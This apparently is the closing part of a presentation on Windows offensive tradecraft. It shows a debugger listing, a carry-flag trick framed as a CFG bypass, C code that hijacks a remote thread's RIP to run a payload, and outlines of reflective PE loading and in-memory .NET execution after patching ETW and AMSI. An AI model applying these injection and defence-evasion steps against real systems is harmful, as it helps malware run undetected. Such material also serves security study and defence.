00007FF8F646CBBF   73 0D              jae ntdll.7FF8F646CBCE
00007FF8F646CBC1   49:83CA 01         or r10,1
00007FF8F646CBC5   4D:0FA3D3          bt r11,r10
00007FF8F646CBC9   73 03              jae ntdll.7FF8F646CBCE
00007FF8F646CBCB   48:FFE0            jmp rax
00007FF8F646CBCE   41:BA 01000000     mov r10d,1
00007FF8F646CBD4   E9 57FEFFFF        jmp ntdll.7FF8F646CA30
00007FF8F646CBD9   CC                 int3
00007FF8F646CBDA   CC                 int3
00007FF8F646CBDB   CC                 int3
00007FF8F646CBDC   CC                 int3
00007FF8F646CBDD   CC                 int3
00007FF8F646CBDE   CC                 int3
00007FF8F646CBDF   90                 nop
00007FF8F646CBE0   4C:8B1D 99D70E00   mov r11,qword ptr ds:[7FF8F655A380]
```

```
RAX    00007FF8CC7F0000    msi.00007FF8CC7F0000
RBX    00007FF8CC7F0000    msi.00007FF8CC7F0000
RCX    00000000FFFFFFFF
RDX    000001D593A7EE00
RBP    0000000000000000
RSP    0000005254B6F908
RSI    0000000000000000
RDI    0000000000000000

R8     0000000000000001
R9     000000000000000A
R10    00000FFF198FE000
R11    0000000000000000
R12    0000000000000000
R13    0000000000000000
R14    0000000000000000
R15    0000000000000000

RIP    00007FF8F646CBAD    ntdll.00007FF8F646CBAD

RFLAGS   0000000000000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
```

To set the carry flag to 1 we can use the `stc` instruction (opcode `0xf9`).

CFG Bypass

Hijack Thread Context using `SetThreadContext()`



```
int SetThreadCTX(HANDLE hThread, LPVOID pRemoteCode) {
    CONTEXT ctx;

    // execute the payload by overwriting RIP in the thread of target process
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(hThread, &ctx);
    ctx.Rip = (DWORD_PTR)pRemoteCode;
    SetThreadContext(hThread, &ctx);

    return ResumeThread(hThread);
}
```

Custom PE loader

It replicates what the Windows loader does while loading a PE from disk

Steps

- Allocate memory to host the PE
- Copy the PE sections
- PE pre-exec operations
  - resolve imports
  - fix relocations
  - TLS callbacks
  - Exception handlers (x64 only)
- Execute the entrypoint

Stephen Fewer PE loader
https://github.com/stephenfewer/ReflectiveDLLInjection

PE - .NET

- The loader is an unmanaged process

- ETW and AMSI patch
- Load a CLR instance inside the loader process
- Load the .NET assembly in memory
- Execute the main function

DEMO

Thanks